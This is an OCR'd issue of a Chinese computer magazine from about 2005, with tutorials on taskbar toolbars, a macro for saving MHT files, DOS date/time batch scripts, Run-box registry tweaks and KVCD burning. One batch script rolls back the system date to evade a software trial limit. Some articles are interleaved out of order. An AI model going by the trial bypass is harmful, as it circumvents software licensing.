True Launch Bar 的 Media Control 插件让 WinAmp 进驻了任务栏，而我们自己也可以通过编写 HTML 来做到这一点。解压下载文件并将Ampbar目录放置在D:\toolbar,用同样的方法建立 about:参数，然后新建 about:Ampbar 工具栏即可(见图 6)。



图 6

> **小提示**
>
> 这个 Ampbar 只适用与 Winamp 5.0 以前的版本，且 Winamp 必须安装在 C:\Program Files 目录。

Maxthon 插件进驻任务栏

相信大家对 Maxthon(原名 MyIE2)、GreenBrowser 等 览器都很熟悉了吧？它们都是 IE 的扩展，我们使用它们的一个非常重要的原因就是:它们拥有许多有意思的扩展插件。大家有没有发现这些插件中很大一部分其实都是一些HTML语言的脚本文件呢？即使不熟悉HTML语言，我们完全也可以将这些插件放到自己的任务栏上面，而不用老是开着 Maxthon。

1.华军软件园插件:IT 新闻早看到

不少朋友喜欢看 IT 新闻，而华军软件园的更新速度一直有口皆碑，实为上选。因此我们决定将用于Maxthon的华军软件园插件直接拿过来用，这款插件其实就是用Maxthon侧边栏打开的，说白了就是一个集中简化了的华军网，所以在工具栏上面直接打开没有什么问题。

2.QQLite 插件:挂机超省资源法

自从腾讯推出了 QQ 的等级制度，很多朋友就整天把 QQ 挂起来提升等级。不过QQ内存占用大，这个已经是地球人都知道的了！如果同时挂几个QQ的话，对于配置不好的朋友可能就比较困难了！所以，不少朋友都想到了通过 Maxthon 的 QQLite 插件，在 览器中用网页的方式来给 QQ 挂级。

虽然这个想法不错，不过这样不免会影响 览网页，所以我们要寻求更好的方法来解决！把 QQLite 插件放到任务栏中应该不错，这样只要多开几个 QQ 任务栏登录就可以了，既不影响网页 览又可以给 QQ 挂级，何乐而不为呢？

3.Gmail 插件:登录 Gmail 就这么简单

不少朋友经常用 Gmail 来收发邮件，不过在登录 Gmail 的网页的时候打开速度很慢，这时我们可以借助一下Gmail的插件，省去下载登录入口页面这个步骤，登录Gmail的速度会快不少，提高工作效率是个不错的选择(见图 7)。



图 7

4.Maxthon 的 HTML 插件下载地址大全

Maxthon 的插件实在太多，笔者不能一一列举，对于用 HTML 编写的插件，我们都可以将其放到系统的任务栏上面，要什么样的功能和效果，这就看你自己的需求了。

Maxthon的插件下载地址:http://forum.maxthon.com/forum/index.php?showtopic=4658&st=0

写在最后

最后要提醒大家注意的是，如果使用了 Windows XP SP2，那么在新建这些工具栏的时候都会出现“为帮助保护您的安全，Internet Explorer 已经限制此文件显示可能访问您的计算机的活动内容。单击此处查看选项”的黄色警示条，单击该警示条，选择“允许阻止的内容”即可。但如果对工具栏位置进行了移动，则系统仍会再次对其进行阻止，此时须重复刚才的步骤。

CF [YY01]

IE外挂生成计划

★★★

■ 蓝鹰

任务编号:200508

任务内容

在 览网页时,经常需要保存网页,为了方便保存大家都喜欢保存为单一文件的MHT格式,我们这次要做的就是将IE保存网页时的默认保存格式设为MHT。

装备: Windows 98/2000/XP

任务难度系数: 3/5

挑战者: 蓝鹰 Quester

新任务

(300元)

让电脑能够自动在预定的时间将指定目录内的所有文件或单个文件发送到指定邮箱中,要求目录及文件能够根据需要灵活指定。如果指定整个目录下的文件进行发送时,最好能够先将其压缩为ZIP或RAR包。

开发IE外挂:按键精灵

在各种网络游戏中,按键精灵扮演着重要的角色。很多玩家都能用按键精灵自己编写脚本来充当外挂,那我们能否用它来打造一款IE的网页保存外挂呢?

第一步: 从http://www.onlinedown.net/soft/4832.htm下载并安装按键精灵,安装过程较简单,一路"下一步"即可。但应注意安装过程中会出现是否安装3721上网助手及迅雷下载器的提示,可以根据个人喜好选择安装。

第二步: 我们要确定用IE保存MHT格式的网页文件所要进行的按键操作。首先打开"文件"菜单,使用组合键(Alt+F),注意虽然按键精灵可以实现模拟鼠标点击"文件"菜单的操作,但这样做缺乏通用性,当窗口大小不同时可能无法正确定位,所以下面的操作我们都用键盘操作实现。接下来选择"另存为(A)…",使用按键A。此时弹出"保存网页"对话框,按一下Tab键把输入焦点切换到"保存类型"的选择列表上,按两次方向键"↓"并回车就可以选择到"Web档案,单一文件(*.mht)"这个类型。最后再按一次回车键就完成了整个保存工作。



图1

第三步: 在按键精灵中增加脚本来实现上述按键操作。启动按键精灵,在主界面上点击"增加"按钮(见图1),启动"脚本编辑器"。接着我们依次完成上述动作的添加,首先是组合键(Alt+F),在脚本编辑器左侧的"键盘动作→按键组合"的输入框中按下Alt+F,然后点击"插入→"按钮,这样一个动作就添加到了脚本中。按此方法将其他动作输入脚本中。最后我们在"脚本描述"中给这个脚本起个名字(比如"自动保存为MHT文件"),并指定脚本对应的热键F10,注意不要和系统中已有的热键冲突,以下是完成后的代码,用"记事本"保存为"自动保存为MHT文件.TXT"(见图2)。




图2

```
[General]
Description=自动保存为MHT文件
BeginHotkey=121
BeginHotkeyMod=0
RunOnce=0
Enable=1
[Repeat]
Type=0
Number=1
[Comment]
Content=

[Script]
KeyDown 18 1
KeyPress 70 1
KeyUp 18 1
KeyPress 65 1
```

```
KeyPress 9 1
KeyPress 40 2
KeyPress 13 2
```

*此脚本文件可从http://www.newhua.com/cfan/200508/wg01.txt下载。

在按键精灵主界面点击"导入脚本"按钮，在弹出窗口中点击" 览本机"按钮并选择下载好的脚本，最后点击"导入脚本"即可(见图3)。




图3

第四步：保存这个脚本后，我们打开IE 览器来测一下效果， 览一个要保存的网页，按下上文中指定的快捷键F10，你可以看到按键精灵自动完成了保存工作，你再也不用为每次繁琐的操作而发愁了。

> 小提示
>
> 此脚本默认将MHT文件保存在"我的文档"中，如果需要手动设定保存路径，可以在脚本中去除最后一次回车的动作。

外挂升级计划:人性化需求

自己实现了IE外挂当然很有成就感，但大家总是会希望软件能够更加符合我们的使用习惯，或者说更加人性化。我们平时保存网页时总希望能够分门别类地将它们存入对应的位置，比如电脑技术相关的存入D:\PC、而美女照片相关的则存入D:\MM，该给外挂升级啦!

第一步：要分类保存，当然需要先建立各类别所对应的文件夹，本文中以D:\PC为例。大家在实际使用中还可以根据需要建立如PIC、WORK等类别的文件夹。

第二步：在按键精灵的主界面脚本列表中双击刚才编写的外挂脚本，打开"脚本编辑器"。以"普通"模式 览代码，找到"按键<Tab>"位置并选中，在左侧的"键盘动作"栏中依次插入组合键"Ctrl+Home"(在"文件名"文本框中将光标定位到最前)、"D:\PC\"(其中":"需要用组合键"Shift+;"生成)。

*升级版的外挂脚本可从http://www.newhua.com/cfan/200508/wg02.txt下载，导入方法相同。

第三步：将"脚本描述"修改为"保存MHT至PC"、点击"保存"按钮。以此脚本为模板，分别制作出"保存MHT至MM"、"保存MHT至WORK"等脚本，但需要注意的是，每个脚本在保存时应设置不同的热键以防止冲突。

> 小提示
>
> 在按键精灵主界面中的脚本列表中必须勾选需要使用的脚本才能保证热键可用。

升级之后:除了外挂 我们还有

1.如果你用Maxthon

第一步：在Maxthon中选择菜单"选项→Maxthon选项"，在弹出窗口左侧选择"保存"标签。

第二步：在窗口右侧的"自动保存"栏中将"自动保存为:"设置为"保存页面(.mht)"，勾选下方的"按站点分目录保存"可以根据站点进行分类保存，但不如我们刚才实现的外挂的分类保存功能灵活和强大。同时还能自定义设置"文档保存路径"和"图像保存路径"，选择常用的网页保存目录即可(见图4)。




图4

第三步：选择菜单"文件→自动保存"，就能自动将当前页面保存到预定位置了。

2.IE插件来相助

这里给大家带来几款IE插件，都具有保存MHT的功能，懒得自己动手就用现成的吧!

(1)IEToolkit:http://www.onlinedown.net/soft/20108.htm

安装后按热键F6就自动保存MHT，使用较简单。

(2)MHT Quick Saver:http://www.onlinedown.net/soft/16079.htm

功能更强大一些，可以预定保存目录，无须确认，建议使用。

CF [YY02]

■ 掌柜的

DOS快餐店(五)

★★

和时间做游戏

本文可以帮你学到

- date和time命令的使用
- 利用脚本突破软件试用时间限制

忙碌了一天，掌柜的望着窗外渐渐西下的夕阳，神色凝重地对身边的伙计　　着:"哎……又一天过去了，还有两天ABC软件(该软件的主程序路径为"d:\abc.exe")的试用期就结束了。"伙计看了看日历后说:"这有何难?不就是时间限制嘛，看我的。"(当天日期:2005年3月15日，软件最后使用期限:2005年3月17日)。

注意：Windows 98中date/time命令的使用和Windows 2000/XP/2003中并不完全一致，本文中的命令以Windows XP中为例。

```
@echo off
date 2005-03-15
d:\abc.exe
```

随手写了几行代码并保存为abc_crk.bat，将桌面上ABC软件快捷方式指向了这个批处理文件。这样当通过批处理运行这个软件时，就会在运行前先将系统时间设置为未过期的时间，这样就变相地绕过了软件的试用期限。

注意：此方法仅用于帮助希望能进一步试用软件的用户延长试用期，请勿用于非法用途!

本期配料：date/time

适宜人群没有DOS基础的初学者

首先当然先带大家来"尝尝"date命令，如果仅仅输入"date"，会出现什么情况呢?

此时会首先显示出当前的系统日期，格式为"当前日期:YYYY-MM-DD 星期X"，然后提示"输入新日期:<年 月 日>"(见图1)。我们可以在提示输入新日期处输入形如"2005-03-15"的日期数据来改变当前系统日期。




图1

小提示

以上为Windows 2000/XP/2003的命令输出信息，而在Windows 98中为"Current date is XXX MM-DD-YYYY"，XXX代表英语的星期几(如Wed，星期三)，MM-DD-YYYY代表"月-日-年"(如"03-30-2005")。

当我仅仅想修改系统日期，而不想看当前的日期时，能不能省一些操作?当然可以，本文开头的那个突破软件使用期限的脚本中已经使用了此方法。

目标1:直接修改系统日期到2005年8月2日

适用于Windows 98:date 2005-08-02

适用于Windows 2000/XP/2003:date 08-02-2005

命令格式:date YYYY-MM-DD(Windows 2000/XP/2003)/date MM-DD-YYYY(Windows 98)

命令讲解:date命令后直接跟上一条日期参数，就能不显示任何多余的信息而直接修改系统日期。其中月份和日期可以用单位数，如"08-02"也可写为"8-2"。

而有的时候，我们的需要又恰恰相反，不要改动系统时间，我们需要的仅仅是显示。

目标2:显示当前系统日期，不提示输入新日期

date/t(Windows 98不支持此参数)

命令格式:date/t

命令讲解:执行带/t参数的date命令后，就不再提示需要输入新日期了，而是直接显示出了当前的系统日期(见图2)。




图2

现在该轮到time命令唱主角了，你能在time命令中找到与date命令的相似之处。如果仅仅执行"time"，情况会是如何呢?你猜得没错，和date命令一样，先显示了一下当前的系统时间(见图3)，随后要求输入新的系统时间。




图3

目标3:直接修改系统时间到02:15:30

time 02:15:30

命令格式:time HH:MM:SS

命令讲解:和date命令基本一致，在命令中直接使用时间参数后，就不再显示当前系统时间，而直接设置系统时间。

小提示

对于系统时间有较高要求的用户可以双击桌面下方任务栏中的系统托盘的时间，打开"日期与时间 属性"窗口，在"Internet时间"选项卡中点击"立即更新"按钮，这样系统时间就能和网络中的时间服务器同步了(见图4)。如果是Windows XP，则可执行命令"w32tm /resync /rediscover"(不含引号)来完成同步，我们也可以把这条命令做成批处理置于桌面上。



图4 此功能仅适用于Windows XP/2003

目标4:显示当前系统时间,不提示输入新时间

time/t(Windows 98不支持此参数)

命令格式:time/t

命令讲解:执行带/t参数的time命令后,就不再提示需要输入新时间了,而是直接显示出了当前的系统时间。

本期大餐:禁止用户在指定日期运行QQ

适宜人群:有一定脚本基础的老鸟

第一步:将以下脚本保存为runqq.bat,放在QQ安装目录下(其中的"2005-03-15 星期二"可修改为禁止运行QQ的日期)。

注意:此脚本文件仅支持Windows 2000及以上操作系统。

```
@echo off
if "%DATE%" NEQ "2005-03-15 星期二" qq.exe else goto err
exit
:err
echo 今天不准用QQ聊天
pause
```

第二步:右击桌面上的QQ快捷方式,在"快捷方式"选项卡中将"目标"修改为runqq.bat的路径(见图5)。



图5

脚本讲解:%DATE%是命令行方式中自带的一个变量,可以通过该变量来直接获取等同于执行"date/t"命令的返回值,但由于返回值是类似"2005-03-15 星期二"这样中间带有空格的值,所以为了保证语句能够正确运行,我们必须在其两侧加上英文双引号。而NEQ则是一个比较运算符,代表"不等于",即其左侧的变量("%DATE%")不等于右侧的值("2005-03-15 星期二")时,执行后面的操作(即执行"qq.exe")。而if语句中如果带有else,则当判断条件不成立(这里要判断成立的条件是""%DATE%"不等于"2005-03-15 星期二"",如果两个值相等,条件就不成立)时,自动执行else后接着的语句(即"goto err")。其后的goto,相信大家已经猜到了,这不就是"走到"的意思吗?没错,goto就是让程序"走到"(跳转到)指定的标签位置,这里要跳转到err位置然后继续执行,即显示"今天不准用QQ聊天"。

由于程序是由上至下顺序执行的(以goto语句跳转除外),所以如果不在if语句后加一条exit(结束命令),则批处理在判断当前日期非指定的禁止运行QQ的日期后,运行QQ,但其后仍会顺序执行到显示"今天不准用QQ聊天"的语句。而在else后用跳转语句直接执行err标签后的语句,则没有经过exit,自然不受其影响。

小提示

★goto语句跳转到的标号位置可以用":标签名"来定义。

★pause语句是为了能够让用户看清echo提示的内容,否则执行批处理显示完内容后程序直接关闭,一闪而过的命令行窗口根本不可能看到诸如"今天不准用QQ聊天"等的提示,而在使用pause语句后可以在用户键入任意键前保持命令行窗口暂停以便查看提示信息。

名师烹饪:记录QQ的使用情况

适宜人群:熟练掌握批处理的高级用户

到底谁在用我的QQ?如果有一个批处理可以记录下运行QQ时的系统登录用户,及运行的日期和时间……

同样将以下脚本保存为runqq.bat,放置在QQ安装目录下,并按照上文中的方法将其桌面上的快捷方式指向此文件。

```
@echo off
echo -------------------- >> "log.txt"
echo QQ运行日期=%DATE% >> "log.txt"
echo QQ运行时间=%TIME% >> "log.txt"
start /w regedit /e reg.txt HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer
type reg.txt | find "Logon User Name" >> "log.txt"
del reg.txt > nul
qq.exe
```

此脚本如在Windows 98下使用,应去掉"%DATE%"和"%TIME%"这两行,改为下面的方式(仅支持记录用户名,不记录日期和时间)。

```
@echo off
echo -------------------- >> "log.txt"
start /w regedit /e reg.txt HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
type reg.txt | find "Current User" >> "log.txt"
del reg.txt >> nul
```

以后每次有人双击快捷方式运行QQ时,都会自动记录下该用户的系统登录名、运行日期和时间,当我们要查看QQ的使用情况时,只需用"记事本"打开QQ安装目录下的log.txt即可,记录的格式如图6所示。其中[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Logon User Name]键值记录了当前系统中登录的用户名。




图6

掌柜的有话说

1.DOS在哪儿

Windows 98:点击"开始→运行",输入"command"(不含引号)回车。

Windows 2000/XP/2003:点击"开始→运行",输入"cmd"(不含引号)回车。

2.调试脚本有学问

在脚本调试阶段,应将脚本中的"@echo off"改为"@echo on"以便打开回显,这样如果脚本在运行中出现

巧动小手术 “运行”更快、更高效

和“运行”心有灵犀

★★★

■ 几米阳光 选题推荐:河南 梁丹(奖金100元)

如何运行程序才是最快的呀?相信很多人会回答:当然是“快捷方式”!其实不然,用“运行”远远比你用鼠标在快捷方式堆积如山的桌面上找半天快得多,如果你不信的话,那么就请先看看本文。

疑惑从何而来

1.疑惑的起源

有很多朋友都有这样的疑惑:为什么在“开始→运行”中输入"Regedit.exe"(注册表编辑器)、"Notepad.exe"(记事本)后,能非常方便地打开相应的程序。可是当我们输入诸如"QQ.exe"、"FlashGet.exe"时,除了弹出一个包含醒目红叉的"Windows找不到文件……"的错误提示框外,就再无其他了。

2.刨根究底找原因

为什么有时"运行"能和你的输入"灵犀相通",而有时却又变得"木 "了呢?

通过简单比较你就会发现,在"运行"中能省略完整路径而仅以文件名就可以运行的程序,大多在系统目录下。那是否不在系统目录中的程序就不能使用这种运行方式了呢?你又会奇怪地发现很多不在系统目录下的程序(如一些编译器软件)也和"运行"有一腿!这又是为什么呢?那么就要来讲讲"运行"的路径搜索方式了,在不给出完整路径的情况下,"运行"主要通过以下三种途径获取路径。

(1)**系统目录查找**

顾名思义,这种途径的意思就是指在Windows的系统目录中搜索匹配的文件名。

(2)**环境变量**

系统中有很多环境变量参数,在系统目录中搜索无果的话,系统还会从环境变量中搜索匹配的目录,并查找其下有没有指定的文件。

(3)**注册表**

注册表中有一个专门用来存放应用程序路径的位置,通过在其中添加指定程序的详细路径,也能做到运行时无须键入完整路径。搞清楚了"运行"的秘密,接下来当然是如何根据这个特性来强化我们的"运行"。

给“运行”补补脑子

为了大家能够更加直观地学会如何强化"运行",所以我们选择了大家最常用的软件"网际快车"(FlashGet)作为实例的对象。

需求分析:FlashGet的安装目录是D:\software\flashget,可

了问题,我们就能直观地从反馈信息中找出问题所在。

3.%和%%的区别

%和%%都是变量前缀,在命令行方式下使用变量则输入"%",而在批处理脚本中引用到变量时,则应采用"% %"。

* 特别感谢热心读者"大鱼一条"对本栏目的帮助与支持!

小提示

在脚本中使用“>>”追加重定向操作符而不是使用“>”重定向操作符,区别在于“>>”是在文件尾部添加信息,而“>”则是清空文件内容再写入信息,对于需要记录每次QQ使用情况的脚本文件当然不能清空前一次的记录。

Just do it

将脚本稍加修改,使其记录其他程序的使用情况。

DIY你的DOS菜

上期答案

1.删除d:\test目录下所有的隐藏文件,要求删除每个文件时都提示确认。

del /p d:*.* /ah

2.删除d:\test目录,包括其下所有的子目录及文件。

rd d:\test /s

3.在第2题的基础上,采用“安静模式”。

rd d:\test /s/q

本期习题(答案下期公布)

1.将当前日期和时间分两行存为c:\now.txt。

2.制作一个脚本,修改系统时间为16:30:00,运行c:\abc.exe,接着用网络时间同步命令将时间改回来。

3.将本期“名师烹饪”中的脚本稍加修改,使其能够记录MSN Messenger使用情况。 CF [YY03]

以在“运行”窗口输入完整的路径“D:\software\flashget\flashget.exe”来启动，改造成只需要输入“Flashget.exe”或“Flashget”的聪明“运行”方式。

1.简单而有效:环境变量

你可能会感到奇怪，不是说第一个应该是“系统目录查找”吗？可为什么先从排在第二个的“环境变量”说起？稍微一想就明白了，我们不可能为了让FlashGet能够快速运行而将其安装在系统目录中。由于“D:\software\flashget”不是系统路径，所以直接输入可执行文件名时系统会提示找不到文件。如果将FlashGet的安装目录加入环境变量中，这就相当于告诉系统，当在“运行”中找不到完整的文件路径时，应该从哪儿找。

第一步：右击“我的电脑”，选择“属性”，在弹出窗口中进入“高级”选项卡，点击“环境变量”按钮。

第二步：在“环境变量”窗口中找到“系统变量”栏，双击其下变量列表中的“Path”。

第三步：弹出“编辑系统变量”对话框，在“变量值”文本框的末尾添加“D:\software\flashget;”(本文中添加的值仅供举例用，可根据实际安装目录自行修改，在最后不要忘记加“;”)，点击“确定”保存该系统变量。

再在“运行”里试着输入“FlashGet.exe”(不含引号)，“运行”已经能够“猜”到这个文件的完整路径了。

2.一劳永逸:注册表

改变系统路径变量的方法虽然简单方便，不过如果将Path变量中的内容设置得太多，就可能使一些不同目录的同名文件的执行不可预测。所以笔者并不推荐，其实可以从注册表入手，做到一劳永逸。

⑴让系统知道程序路径

第一步：打开“注册表编辑器”。找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths]，在此主键下面可以看到很多程序的执行文件和启动路径，这些在注册表相应位置登记过“身份”的程序都能在“运行”中以文件名运行，而无须输入完整路径。现在要做的就是把FlashGet也添加到里面。

第二步：在“App Paths”项下新建一个名为“FlashGet.exe”(不含引号)的子项。选中该子项，在右侧窗口中将“默认”的键值设置为“D:\software\flashget\flashget.exe”，然后新建一个名为“Path”的字符串值，键值设置为“D:\software\flashget”(见图1)，关闭注册表。

—Just Do It—

给系统中其他常用的程序在注册表中“登记”一下路径。

⑵短些、再短些

省略了程序的完整路径，你输入的内容变得相当有限，可“懒”这个东西有时候就是那么无极限，你或许仍会觉得输入“FlashGet”太长了，那么再教你一种直接




图1

输入“fg”即可运行FlashGet的方法(其他程序请参照此方法进行操作)：将[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths]下刚才新建的“FlashGet.exe”子项的名称改为FG.exe即可。

(3)“运行”也有“语句联想”功能

在使用“拼音加加”等输入法时，一定会用到一个十分实用的功能——语句联想。在“运行”中也有类似的功能，不知你是否注意过，当你在“运行”中打开过一次“calc”(计算器)后，再次键入文件名时只需要输入第一个字母就会弹出一个下拉列表，其中就包括了完整的文件名“calc”(见图2)。原来这些信息都保存在[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU]中，共能保存26个键值，从a到z排列每当输入程序的第一个字母后，系统就会自动提示此前已经使用过的程序，从而省去了再次输入的麻烦。我们可以利用这个特性，为常见程序建立一个输入自动完成的功能。这里面一共可以保存26个键值，从a到z排列，所以需要的是合理利用这仅有的26个键值，比如给本例中的FlashGet添加自动完成功能。



图2

打开“注册表编辑器”，找到[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU]，在右侧窗格将“a”的键值修改为“FlashGet\1”(不含引号，改为其他程序名时也应在最后加上“\1”)。

小提示

抛开注册表 用Command Creator说话

前面我们都是用注册表来增强“运行”的，如果你想更省事些，建议下载Command Creator(http://www.jiisoft.com/cmdcreator/download.htm)。在软件主界面左侧选中“My Commands”项目，在右侧窗格空白处右击，选择“New Command”，在弹出的新窗口中的Command框中输入在“运行”中执行命令的名称(比如：CF)，在Path/Url处输入程序、文件夹或网址的完整路径(比如：http://www.cfan.com.cn)。

CF [YY04]

■正阳新锐　徐海斌　选题推荐:广州　张晗(奖金100元)

挑战极限！制作220分钟的VCD光盘

★★★★

本文可以帮你学到

- 了解什么是KVCD
- 教你刻录一张220分钟，可以在VCD/DVD机上播放的光盘
- 制作二十合一DVD光盘

一张700MB容量的普通光盘能刻录多长时间的VCD视频？80分钟还是更短？如果我说最多能够刻录360分钟，而且画面质量并不比普通VCD差，可能你会说那是用的RMVB格式吧？如果我说这张盘还能在VCD/DVD影碟机上播放，而且用的就是普通VCD使用的MPEG编码，你相信吗？看了下面的文章，你自然就会明白了。

1.了解KVCD

首先可以肯定地告诉大家，这种技术是存在的，它的名字叫做KVCD。它并不是一种新的压缩编码技术，而是基于MPEG1压缩算法的一种非标准VCD编码方式。

我们知道，标准VCD编码采用的是MPEG1算法，码率固定为1150Kbps。正常情况下，一张700MB容量的光盘只能刻录60分钟左右的标准VCD视频，所以一部完整的电影至少需要两至三张光盘才能放下。那为什么同样采用MPEG1算法的KVCD却可以装下这么长时间的视频呢？其实很简单，大家都知道RMVB与RM的区别吧，关键就是后面多出的两个字母"VB"，它的意思是Variable Bitrate，即动态编码。它可以根据不同的视频画面智能改变压缩码率，当出现高速运动及变换画面时，它会自动采用高码率压缩来更好地表现细节，而当画面静止时，它又会自动采用低码率编码减少生成的文件体积，这样就能实现在较小的体积下获得自始至终的清晰画面。现在，动态编码技术在许多音视频压缩编码中都得到了广泛的应用，这里的KVCD实际上就是一种基于MPEG1算法的动态编码方式。

2.KVCD模板介绍

为了使用方便，KVCD的作者设计了专用的编码模板文件，这些模板使用在大家熟知的MPEG压缩品质最好的软件TMPGEnc Plus上，并通过优化的动态码率和修正的量化矩阵来压缩编码，从而保证了生成的视频质量。

KVCD的编码模板文件可以从http://kvcd.net/dvd-models.html页面获得，在页面中有许多不同压缩质量的模板，右击带有下划线的模板名称，选择"另存为"即可把这些扩展名为MCF的模板文件保存到硬盘中，注意我们国家使用的电视多是PAL制式，需要下载对应行中的模板。

这里的模板文件按照不同的类型分别以红、绿、蓝背景显示(见图1)，其中红色背景中的模板是最经常用到的。判断模板生成的视频质量的标准是700MB容量光盘可以刻录




图1

的视频时间长度，其中"352x288 ULBR"就是最多可以在一张700MB容量光盘上刻录360分钟视频的模板，不过这是理论值，从实际使用情况来看很难达到这个数值，一般情况下可以做到150分钟～220分钟，常用来作为刻录电视剧的模板；"352x288 LBR"是180分钟模板，这个非常适合编码普通长度的电影；"352x288"是120分钟模板，其编码质量比前两个模板要好一些；"352x576"是120分钟高分辨率视频编码模板；"704x576"模板编码生成的视频接近DVD分辨率，即使这样，也可以在普通CDR光盘上刻录将近90分钟的高品质视频。

小提示

除以上这些常用KVCD模板外，页面中还提供有其他类型的模板，例如"352x576"模板编码生成的视频质量接近SVCD，这个模板则是基于MPEG2算法编码的，还有蓝色背景显示的KDVD模板都可以制作出基于MPEG2算法，接近DVD质量的高品质视频，利用这些模板编码生成的视频文件体积同样比标准的SVCD/DVD编码小很多。

虽然KVCD相对于RMVB、Divx等编码格式最大的优势就是兼容性好，可以在普通影碟机上播放，而不是必须在电脑上才能观看，但相对于标准VCD来说，它的兼容性就稍逊一筹了。由于KVCD采用了动态码率，所以只有部分近几年生产的VCD影碟机上才能正常播放，不过在DVD影碟机就没有兼容性问题了，笔者测试的近10台DVD影碟机都能正常播放KVCD编码格式的光盘，现在DVD影碟机淘汰VCD影碟机已是定局，所以兼容性问题也基本算是没有了。

3.KVCD影碟制作实战:RMVB文件刻录KVCD

本刊2005年第6期《只要改个名 RMVB就变VCD》中介绍过使用Nero直接把RMVB电影刻录成VCD的方法，不过使用Nero直接转换的VCD画面品质不高，而且它使用的是标准VCD编码，体积很大，一部电影需要两张碟片，这里介绍使用KVCD编码把RMVB制作为VCD影碟的方法，当

然，这种方法也完全适用于其他视频格式转换为KVCD。

第一步:安装RMVB解码器，推荐安装阿飞的Real解码器，下载地址为http://afly.ogg.cn/blog.php?job=art&articleid=a_20041031_042727。这一步很关键，许多RMVB格式不能转换的问题都是解码器造成的。

> 小提示
>
> 如果电脑已经安装暴风影音等软件，可以观看RMVB视频，则不必安装Real的解码器，直接进行第二步。

第二步:使用TMPGEnc Plus转换RMVB格式视频，必须使用2.54或2.53版本，其他版本在转换时不能提取音频信息，会导致转换后的视频没有声音。大家可以从http://www.ayxz.com/down.asp?id=4849&no=1下载到TMPGEnc Plus2.54版。



图2

第三步:安装后运行TMPGEnc Plus，会弹出"项目向导"对话框，直接关闭该对话框，然后在主界面中单击"输入影像"栏的"览"按钮，在弹出的"打开"对话框中先设置"文件类型"为"所有的文件(*.*)"，就可以选择要转换的RMVB文件了，这时在"输入声音"栏中会自动添加好同样的RMVB文件路径(见图2)，注意，如果这时提示"文件不能被打开或支持"，则说明你没有正确安装RMVB解码器。

第四步:从http://kvcd.net/dvd-models.html页面中下载180分钟的"352x288 LBR"模板文件"KVCD-LBR-352x288-_PAL_-PLUS.mcf"，然后在TMPGEnc Plus界面中单击"读取"按钮，选择这个模板文件。这时默认的"码流类型"设置是"Video only"，也就是只转换视频，所以这里一定要选择"System (Video+Audio)"选项(见图3)，这样才能转换出既有画面又有声音的电影。



图3

第五步:KVCD模板中并没有对音频进行配置，所以这里我们要对音频参数进行设置。单击"设定"按钮，然后单击"音频"标签，"码率"可以根据你的要求进行重新配置，较小的码率可以进一步减少编码生成的文件体积，不过软件默认的"声道模式"是"Dual channel"，一定要修改为"Stereo"立体声模式(见图4)，否则音频效果会大



图4

将你的闪存盘变为“密钥盘”

★★

■CCN

记得以前就有一种闪存盘，将它插到电脑上后，就能自动登录系统。同样，将闪存盘拔下后，系统就会自动锁定。这种“密钥盘”虽然功能强大，但通常价格不菲，但这难不倒我们，来看看我们是如何将普通的闪存盘打造成“密钥盘”的吧。

要想将普通的闪存盘变为〝密钥盘〞，就需要DiskLogon这款软件的支持。

